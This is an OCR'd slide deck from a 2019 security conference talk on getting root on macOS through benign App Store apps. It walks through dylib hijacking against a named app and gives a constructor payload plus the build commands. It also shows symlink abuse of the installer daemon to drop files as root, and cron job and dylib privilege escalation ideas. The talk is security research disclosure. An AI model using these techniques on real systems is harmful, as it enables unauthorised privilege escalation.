
getting root with benign App Store apps

Troopers 19’



Csaba Fitzl
Twitter: @theevilbit

whoami

- red teamer
- kex - kernel exploitation python toolkit
- husband, father
- hiking
- yoga

the story

agenda

- dylib hijacking recap
- subverting the installation process
- developing an App
- High Sierra privilege escalation
- modifying installers
- redistributing paid apps
- recommendation / future research

in the beginning...

dylib hijacking

type 1: weak loading of dylibs

- LC_LOAD_WEAK_DYLIB function:
  - let’s try to load the specified dylib
  - dylib not found? -> who cares? not a problem! let’s still load that app

- exploit: Put there the missing dylib


type 2: rpath (run-path dependent) dylibs

- function:
  - let me try to find the dylib on every search @rpath
  - I will use the first one

- exploit:
  - if the search path points to non existent location: put there your dylib

finding vulnerable apps

- download Patrick's DHS
- run
- profit :)
- alternative: start app via CLI
  - export DYLD_PRINT_RPATHS="1"





```bash
$ export DYLD_PRINT_RPATHS="1"
$
$ /Applications/Tresorit.app/Contents/MacOS/TresoritExtension.app/Contents/PlugIns/FinderExtension.appex/
Contents/MacOS/FinderExtension
RPATH failed to expanding     @rpath/UtilsMac.framework/Versions/A/UtilsMac to: /Applications/Tresorit.app/
Contents/MacOS/TresoritExtension.app/Contents/PlugIns/FinderExtension.appex/Contents/MacOS/../Frameworks/
UtilsMac.framework/Versions/A/UtilsMac
RPATH successful expansion of @rpath/UtilsMac.framework/Versions/A/UtilsMac to: /Applications/Tresorit.app/
Contents/MacOS/TresoritExtension.app/Contents/PlugIns/FinderExtension.appex/Contents/MacOS/../../../../
Frameworks/UtilsMac.framework/Versions/A/UtilsMac
RPATH failed to expanding     @rpath/MMWormhole.framework/Versions/A/MMWormhole to: /Applications/
Tresorit.app/Contents/MacOS/TresoritExtension.app/Contents/PlugIns/FinderExtension.appex/Contents/MacOS/../
Frameworks/MMWormhole.framework/Versions/A/MMWormhole
RPATH successful expansion of @rpath/MMWormhole.framework/Versions/A/MMWormhole to: /Applications/
Tresorit.app/Contents/MacOS/TresoritExtension.app/Contents/PlugIns/FinderExtension.appex/Contents/
MacOS/../../../../Frameworks/MMWormhole.framework/Versions/A/MMWormhole
Illegal instruction: 4
$
```

exploiting dylib vulnerabilities

```c
#include <stdio.h>
#include <stdlib.h>
#include <syslog.h>

__attribute__((constructor))
void customConstructor(int argc, const char **argv)
 {
     printf("Hello World!\n");
     system("/Applications/Utilities/Terminal.app/Contents/MacOS/Terminal");
     syslog(LOG_ERR, "Dylib hijack successful in %s\n", argv[0]);
}
```



create code

```
python2 createHijacker.py hello-tresorit.dylib "/Applications/Tresorit.app/Contents/MacOS/
TresoritExtension.app/Contents/PlugIns/FinderExtension.appex/Contents/MacOS/../../../../Frameworks/
UtilsMac.framework/Versions/A/UtilsMac"
CREATE A HIJACKER (p. wardle)
configures an attacker supplied .dylib to be compatible with a target hijackable .dylib
```

compile

fix dylib

profit

```
`gcc -dynamiclib hello.c -o hello-tresorit.dylib -Wl,-reexport_library,"/Applications/Tresorit.app/Contents/
MacOS/TresoritExtension.app/Contents/PlugIns/FinderExtension.appex/Contents/MacOS/../../../../Frameworks/
UtilsMac.framework/Versions/A/UtilsMac"`
```

demo - dylib hijacking

other cases

- Microsoft Office: requires root privileges -> MS: not a security bug
- Avira: requires root privileges -> fixed with low priority
- many more not fixed for years…

the privilege problem

application’s folders permission

- 2 main scenarios:
  - the application’s directory is owned by the user
  - the application’s directory is owned by ‘root’

how do we end up there?


can we bypass it?

yes

tools for monitoring

FireEye - Monitor.app

- ~Sysinternal's Procmon
- events
  - process
  - network
  - file



Objective-See - ProcInfo(Example)

- open source process monitoring library
- logs:
  - PID
  - arguments
  - signature info
  - user
  - etc…

```
2019-03-11 21:18:05.770 procInfoExample[32903:4117446] process start:
pid: 32906
path: /System/Library/PrivateFrameworks/PackageKit.framework/Versions/A/Resources/
efw_cache_update
user: 0
args: (
    "/System/Library/PrivateFrameworks/PackageKit.framework/Resources/efw_cache_update",
    "/var/folders/zz/zyxvpxvq6csfxvn_n0000000000000/C/PKInstallSandboxManager/
BC005493-3176-43E4-A1F0-82D38C6431A3.activeSandbox/Root/Applications/Parcel.app"
)
ancestors: (
    9103,
    1
)
 signing info: {
    signatureAuthorities =     (
        "Software Signing",
        "Apple Code Signing Certification Authority",
        "Apple Root CA"
    );
    signatureIdentifier = "com.apple.efw_cache_update";
    signatureSigner = 1;
    signatureStatus = 0;
}
 binary:
name: efw_cache_update
path: /System/Library/PrivateFrameworks/PackageKit.framework/Versions/A/Resources/
efw_cache_update
attributes: {
    NSFileCreationDate = "2018-11-30 07:31:32 +0000";
    NSFileExtensionHidden = 0;
    NSFileGroupOwnerAccountID = 0;
    NSFileGroupOwnerAccountName = wheel;
    NSFileHFSCreatorCode = 0;
    NSFileHFSTypeCode = 0;
    NSFileModificationDate = "2018-11-30 07:31:32 +0000";
    NSFileOwnerAccountID = 0;
    NSFileOwnerAccountName = root;
    NSFilePosixPermissions = 493;
    NSFileReferenceCount = 1;
    NSFileSize = 43040;
    NSFileSystemFileNumber = 4214431;
    NSFileSystemNumber = 16777220;
    NSFileType = NSFileTypeRegular;
}
signing info: (null)
```

fs_usage


- file system events
- extremely detailed

```
21:23:59.617852  recvfrom         F=10   B=0x1                                                                            0.000002   airportd.1097
21:23:59.618976  ioctl            F=18 [  5] <CMD=0xc02869c9>                                                             0.001293   airportd.4119074
21:23:59.618988  close            F=8                                                                                     0.000008   airportd.4119074
21:23:59.619197  write            F=4    B=0x140                                                                          0.000015   airportd.4121382
21:23:59.619209  read             F=15   B=0x140                                                                          0.085547   airportd.1085
21:23:59.619234  ioctl            F=18  <CMD=0xc02869c9>                                                                  0.000016   airportd.4121382
21:23:59.621395  access                     (R___)    /Library/Preferences/SystemConfiguration/preferences.plist         0.000039   airportd.4121382
21:23:59.621428  access                     (R___)    /Library/Preferences/SystemConfiguration/preferences.plist         0.000014   airportd.4121382
21:23:59.621451  open             F=8       (R_____)  /Library/Preferences/SystemConfiguration/preferences.plist         0.000023   airportd.4121382
21:23:59.621466  read             F=8    B=0x2292                                                                         0.000007   airportd.4121382
21:23:59.621644  close            F=8                                                                                     0.000009   airportd.4121382
21:23:59.621793  socket           F=8       <AF_INET, SOCK_DGRAM, 0x0>                                                    0.000028   airportd.4121382
21:23:59.621798  ioctl            F=8   <CMD=0xc0206911>                                                                  0.000004   airportd.4121382
21:23:59.621810  close            F=8                                                                                     0.000012   airportd.4121382
21:23:59.621859  recvfrom         F=21   B=0x18                                                                           0.000006   symptomsd.4121167
21:23:59.621864  recvfrom         F=21 [ 35]                                                                              0.000001   symptomsd.4121167
21:23:59.622534  socket           F=8       <AF_INET, SOCK_DGRAM, 0x0>                                                    0.000009   airportd.4121382
21:23:59.622538  ioctl            F=8   <CMD=0xc0206911>                                                                  0.000004   airportd.4121382
21:23:59.622546  close            F=8                                                                                     0.000008   airportd.4121382
21:23:59.622593  recvfrom         F=21   B=0x18                                                                           0.000005   symptomsd.4121167
21:23:59.622597  recvfrom         F=21 [ 35]                                                                              0.000001   symptomsd.4121167
21:23:59.623160  socket           F=8       <AF_INET, SOCK_DGRAM, 0x0>                                                    0.000012   airportd.4121382
21:23:59.623164  ioctl            F=8   <CMD=0xc0206911>                                                                  0.000004   airportd.4121382
21:23:59.623172  close            F=8                                                                                     0.000007   airportd.4121382
21:23:59.623210  recvfrom         F=21   B=0x18                                                                           0.000005   symptomsd.4121167
21:23:59.623214  recvfrom         F=21 [ 35]                                                                              0.000001   symptomsd.4121167
21:23:59.623730  socket           F=8       <AF_INET, SOCK_DGRAM, 0x0>                                                    0.000011   airportd.4121382
^C
[csabyworkmac:Downloads csaby$ sudo fs_usage -w -f filesystem | grep -v "Google" | grep -v "grep" | grep -v "stat64" | grep -v "F="
21:24:26.972736    PgIn[AT3P]     D=0x01e736f1  B=0x1000   /dev/disk1s1  /.Spotlight-V100/Store-V2/06855E43-0853-435E-B2B6-8C07C2172F28/reverseDirectoryStore      0.005702 W mds_stores.4121508
21:24:26.972738    PgIn[AT3P]     D=0x0866425a  B=0x1000   /dev/disk1s1  /.Spotlight-V100/Store-V2/06855E43-0853-435E-B2B6-8C07C2172F28/reverseDirectoryStore      0.005645 W mds_stores.4121508
21:24:26.972738    PgIn[AT3P]     D=0x01e736f4  B=0x1000   /dev/disk1s1  /.Spotlight-V100/Store-V2/06855E43-0853-435E-B2B6-8C07C2172F28/reverseDirectoryStore      0.005638 W mds_stores.4121508
21:24:26.972746    PgIn[AT3P]     D=0x01e736f2  B=0x1000   /dev/disk1s1  /.Spotlight-V100/Store-V2/06855E43-0853-435E-B2B6-8C07C2172F28/reverseDirectoryStore      0.005666 W mds_stores.4121508
```

bypassing root permissions
case #1 - 
subverting the installation process

dropping files in the applications' folder

#1 record folder structure



#2 delete the app


```
csabymac:Applications csaby$ ls -lR Parcel.app/
total 0
drwxr-xr-x  3 csaby  admin  96 Jan 30 14:35 Contents

Parcel.app//Contents:
total 0
drwxr-xr-x  3 csaby  admin  96 Jan 30 14:36 MacOS

Parcel.app//Contents/MacOS:
total 0
-rw-r--r--  1 csaby  admin  0 Jan 30 14:36 mylittlefile.txt
csabymac:Applications csaby$
```

#3 recreate folders

#4 reinstall the app




#5 :)

dropping files in the applications' folder

- works to date, including latest Mojave
- considered as a future 'security enhancement'
- write to /Applications ~having write access to Program Files in Windows, but:
  - Windows: Admin MEDIUM -> Admin HIGH ***is not*** a security boundary
  - macOS: Admin -> root ***is*** a security boundary

demo - dropping files to Application folders

intermezzo



the discovery: symlinks are followed

- installd runs as root
- installd follows symlinks
- installd drop files where symlink points -> drop files (almost anywhere)

dropping App Store files (almost) anywhere

#1 record folder structure

#2 delete the app

#3 recreate folders

```
/Applications/Example.app/Contents
```

```
ln -s /opt /Applications/Example.app/Contents/MacOS
```

#4 create symlink

#5 reinstall the app

#6 :)

what can’t we do?

- write files to SIP protected places
- overwrite specific files

```bash
$ echo aaa > a
$ ln -s a b
$ ls -la
total 8
drwxr-xr-x   4 csaby  staff   128 Sep 11 16:16 .
drwxr-xr-x+ 50 csaby  staff  1600 Sep 11 16:16 ..
-rw-r--r--   1 csaby  staff     4 Sep 11 16:16 a
lrwxr-xr-x   1 csaby  staff     1 Sep 11 16:16 b -> a
$ cat b
aaa
$ echo bbb >> b
$ cat b
aaa
bbb
$ touch c
$ ls -l
total 8
-rw-r--r--  1 csaby  staff  8 Sep 11 16:16 a
lrwxr-xr-x  1 csaby  staff  1 Sep 11 16:16 b -> a
-rw-r--r--  1 csaby  staff  0 Sep 11 16:25 c
$ mv c b
$ ls -la
total 8
drwxr-xr-x   4 csaby  staff   128 Sep 11 16:25 .
drwxr-xr-x+ 50 csaby  staff  1600 Sep 11 16:16 ..
-rw-r--r--   1 csaby  staff     8 Sep 11 16:16 a
-rw-r--r--   1 csaby  staff     0 Sep 11 16:25 b
```


can I get root if I can drop files anywhere?


yes

privilege escalation ideas

- file in the App Store has the same name as one that runs as root -> replace
- file in the App Store app named as root, and it’s a cronjob task -> place into /usr/lib/cron/tabs
- if no such files in the App Store -> create your own
- write a ‘malicious’ dylib and drop somewhere, where it will be loaded by an App running as root

intermezzo


Unlikely to find a file in the store
I’m lazy, I will just report it to Apple
The vetting process will find a malicious App


sigh … sigh … sigh
try harder
will create an App

privilege escalation on High Sierra


planning


- idea: let’s drop a cronjob file
- need a valid reason -> crontab editor
- need a Developer ID - other than my
- language?
  - SWIFT vs. ~~Objective-C~~
- learn SWIFT (CBT)

```
myFraction = [[Fraction alloc] init];
```

pushing apps to the store

- App Store Connect
  - Bundle ID
  - Create App
- Populate details
- Upload via Xcode
- Submit



